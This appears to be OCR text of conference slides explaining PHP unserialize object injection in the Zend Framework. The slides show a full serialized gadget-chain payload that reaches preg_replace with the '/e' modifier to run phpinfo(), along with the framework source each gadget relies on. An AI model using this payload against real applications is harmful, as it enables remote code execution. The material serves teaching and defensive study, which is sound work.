
Real life example

If web app is using PHP Zend framework, you can exploit any «unserialize» via old vector from 2009 by Stefan Esser

```
O:8:\"Zend_Log\":1:{s:11:\"\0*\0_writers\";a:1:{i:0;O:
20:\"Zend_Log_Writer_Mail\":5:{s:16:\"\0*\0_eventsToMail\";a:1:{i:0;i:1;}s:
22:\"\0*\0_layoutEventsToMail\";a:0:{}s:8:\"\0*\0_mail\";O:9:\"Zend_Mail\":
0:{}s:10:\"\0*\0_layout\";O:11:\"Zend_Layout\":3:{s:13:\"\0*\0_inflector
\";O:23:\"Zend_Filter_PregReplace\":2:{s:16:\"\0*\0_matchPattern\";s:7:\"/
(.*)/e\";s:15:\"\0*\0_replacement\";s:15:\"phpinfo().die()\";}s:20:\"\0*
\0_inflectorEnabled\";b:1;s:10:\"\0*\0_layout\";s:6:\"layout\";}s:22:\"\0*
\0_subjectPrependText\";N;}}}
```

Are you scared?
:)


Real lifeexample



```php
class Zend_Log
{
...
    /**
     * @var array of Zend_Log_Writer_Abstract
     */
    protected $_writers = array();
    ...
    /**
     * Class destructor.  Shutdown log writers
     *
     * @return void
     */
    public function __destruct()
    {
        foreach($this->_writers as $writer) {
            $writer->shutdown();
} }
```

Zend_Log
_writers

Real life example



```php
class Zend_Log_Writer_Mail extends Zend_Log_Writer_Abstrac
{
    public function shutdown()
    {
        if (empty($this->_eventsToMail)) {
return; }
        if ($this->_subjectPrependText !== null) {
            $numEntries = $this->_getFormattedNumEntriesPe
            $this->_mail->setSubject(
                "{$this->_subjectPrependText} ({$numEntries})");
        $this->_mail->setBodyText(implode('', $this->_eventsToMail));
        // If a Zend_Layout instance is being used, set its "events"
        // value to the lines formatted for use with the layout.
        if ($this->_layout) {
            // Set the required "messages" value for the layout.  Here we
            // are assuming that the layout is for use with HTML.
            $this->_layout->events =
                implode('', $this->_layoutEventsToMail);
            // If an exception occurs during rendering, convert it to a notice
            // so we can avoid an exception thrown without a stack frame.
            try {
                $this->_mail->setBodyHtml($this->_layout->render());
            } catch (Exception $e) {
                trigger_error(...
```

Line 41, Column 1 | Spaces: 4 | PHP

Zend_Log_Writer_Mail

_eventsToMail


_subjectPrependText

_mail

_layout

_layoutEventsToMail


Real life example



```php
class Zend_Layout
{
...
    protected $_inflector;
    protected $_inflectorEnabled = true;
    protected $_layout = 'layout';
    ...
    public function render($name = null)
    {
        if (null === $name) {
            $name = $this->getLayout();
        }
        if ($this->inflectorEnabled() && (null !== ($inflector = $this->
            getInflector())))
        {
            $name = $this->_inflector->filter(array('script' => $name));
}
... }
}
```

Zend_Layout
_inflector
_inflectorEnabled _layout

Real life example

